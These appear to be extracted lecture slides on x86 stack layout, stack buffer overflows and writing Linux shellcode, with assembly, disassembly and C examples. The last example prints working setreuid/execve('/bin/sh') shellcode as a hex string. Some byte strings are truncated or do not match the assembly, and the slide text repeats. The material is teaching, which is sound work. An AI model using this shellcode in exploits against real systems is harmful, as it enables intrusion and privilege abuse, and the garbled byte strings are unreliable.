


# THE X86 STACK


```
void bar() {  
    char baz[32];  
    /* ... */  
}
```




# THE X86 STACK



# THE X86 STACK




# THE X86 STACK



# THE X86 STACK

```
void bar() {  
    char baz[32];  
    /* ... */  
}
```






# THE X86 STACK

```
void bar() {  
    char baz[32];  
    /* ... */  
}
```

```
void foo() {  
    int abc, def;  
    bar();  
}
```

```
int main() {  
    foo();  
}
```



# STACK OVERFLOWS


This program copies the user's input to a fixed size 32-byte buffer.

Buffer	?? ?? ?? ?? ?? ?? ?? ??
	?? ?? ?? ?? ?? ?? ?? ??
	?? ?? ?? ?? ?? ?? ?? ??
	?? ?? ?? ?? ?? ?? ?? ??
Sv. BP	c3 90 8b 00 ff 7f 00 00
Retaddr	d5 e0 7b 30 b2 55 00 00

Returns to 0x55b2307be0d5


# STACK OVERFLOWS

This program copies the user's input to a fixed size 32-byte buffer.




# STACK OVERFLOWS

This program copies the user's input to a fixed size 32-byte buffer.



# STACK OVERFLOWS

This program copies the user's input to a fixed size 32-byte buffer.



# SHELLCODE

- Sometimes there's no “magic” function we can return to.
- So let's inject our own code into the process.
- This code is called shellcode because it usually opens a shell.

# PREREQUISITES AND BACKGROUND INFO

- x86 assembly
- C
- knowledge of the Linux operating system

# PREREQUISITES AND BACKGROUND INFO

- EAX, EBX, ECX, and EDX are all 32-bit General Purpose Registers on the x86 platform.
- AH, BH, CH and DH access the upper 16-bits of the GPRs.
- AL, BL, CL, and DL access the lower 8-bits of the GPRs.
- ESI and EDI are used when making Linux syscalls.
- Syscalls with 6 arguments or less are passed via the GPRs.
- XOR EAX, EAX is a great way to zero out a register (while staying away from the nefarious NULL byte!)



# FIRST EXAMPLE

```
// shellcode.c
const char shellcode[] = "/* shellcode here */";

int main(){
    (*(void(*)()) shellcode)();
    return 0;
}
```

- The (...); wrap the function definition and calls it.
- void(\*)()  
Function without name, without argument and without return value.
- \*(...) shellcode  
This will tell what are the instructions to execute when the function is called.

# FIRST EXAMPLE

## Making a Quick Exit

```
;exit.asm
[SECTION .text]
global _start
_start:
    xor eax, eax           ;exit is syscall 1
    mov al, 1              ;exit is syscall 1
    xor ebx, ebx           ;zero out ebx
    int 0x80
```

nasm -f elf exit.asm

ld -m elf\_i386 -s -o exiter exit.o

objdump -d exiter

# FIRST EXAMPLE

Disassembly of section .text:

08048080 <\_start>:

8048080:	<b>b0 01</b>	mov	\$0x1,%al
8048082:	<b>31 db</b>	xor	%ebx,%ebx
8048084:	<b>cd 80</b>	int	\$0x80

```
Const char shellcode[] = "\xb0\x01\x31\xdb\xcd\x80";
```

# SECOND EXAMPLE

```
;hello.asm
[SECTION .text]

global _start

_start:

    jmp short ender

    starter:

        xor eax, eax    ;clean up the registers
        xor ebx, ebx
        xor edx, edx
        xor ecx, ecx

        mov al, 4        ;syscall write
        mov bl, 1        ;stdout is 1
        pop ecx          ;get the address of the string from the stack
        mov dl, 5        ;length of the string
        int 0x80

        xor eax, eax
        mov al, 1        ;exit the shellcode
        xor ebx, ebx
        int 0x80

    ender:
        call starter    ;put the address of the string on the stack
        db 'hello'
```

# SECOND EXAMPLE

Disassembly of section .text:

08048080 <\_start>:

8048080: eb 19 jmp 804809b

08048082 <starter>:

```
8048082: 31 c0 xor %eax,%eax
8048084: 31 db xor %ebx,%ebx
8048086: 31 d2 xor %edx,%edx
8048088: 31 c9 xor %ecx,%ecx
804808a: b0 04 mov $0x4,%al
804808c: b3 01 mov $0x1,%bl
804808e: 59 pop %ecx
804808f: b2 05 mov $0x5,%dl
8048091: cd 80 int $0x80
8048093: 31 c0 xor %eax,%eax
8048095: b0 01 mov $0x1,%al
8048097: 31 db xor %ebx,%ebx
8048099: cd 80 int $0x80
```

0804809b <ender>:

```
804809b: e8 e2 ff ff ff call 8048082
80480a0: 68 65 6c 6c 6f push $0x6f6c6c65
```

Const char shellcode[] =

“\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3  
\x01\x59\xb2\x05xcd”\

# THIRD EXAMPLE

`int execve(char *file, char *argv[], char *env[])`

```
void main(int argc, char **argv)
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;

    /*int execve(char *file, char *argv[], char *env[ ])*
    execve(name[0], name, NULL);
    exit(0);
}
```

# THIRD EXAMPLE

- Registers usage:
- EAX:0xb – syscall number.
- EBX: Address of program name (address of name[0]).
- ECX: Address of null-terminated argument-vector, argv (address of name).
- EDX: Address of null-terminated environment-vector, env/enp (NULL).


# THIRD EXAMPLE

In this program, we need:

- String/bin/sh somewhere in memory.
- An Address of the string.
- String /bin/sh followed by a NULL somewhere in memory.
- An Address of address of string.
- NULL somewhere in memory.



# THIRD EXAMPLE



# THIRD EXAMPLE

```
.section .data
.section .text
.globl _start

_start:
    xor %eax, %eax           #clear register
    mov $70, %al             #setreuid is syscall 70
    xor %ebx, %ebx           #clear register, empty
    xor %ecx, %ecx           #clear register, empty
    int $0x80                #interrupt 0x80

    jmp ender

starter:
    popl %ebx                #get the address of the string, in %ebx
    xor %eax, %eax           #clear register
    mov %al, 0x07(%ebx)       #put a NULL where the N is in the string
    movl %ebx, 0x08(%ebx)     #put the address of the string to where the AAAA is
    movl %eax, 0x0c(%ebx)     #put 4 null bytes into where the BBBB is
    mov $11, %al             #execve is syscall 11
    lea 0x08(%ebx), %ecx      #load the address of where the AAAA was
    lea 0x0c(%ebx), %edx      #load the address of the NULLS
    int $0x80                #call the kernel


ender:
    call starter
.string "/bin/shNAAAABBBB"#16 bytes of string...
```

# THIRD EXAMPLE

				...
...	...	...	...	16
B	B	B	B	12
A	A	A	A	8
N	h	s	/	4
n	i	b	/	0
...	...	...	...	...

# THIRD EXAMPLE

				...
...	...	...	...	16
0	0	0	0	12
a	a	a	a	8
0	h	s	/	4
n	i	b	/	0
...	...	...	...	...



const char shellcode[ ] =

"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"

"\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"

"\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"

"\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"

"\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42";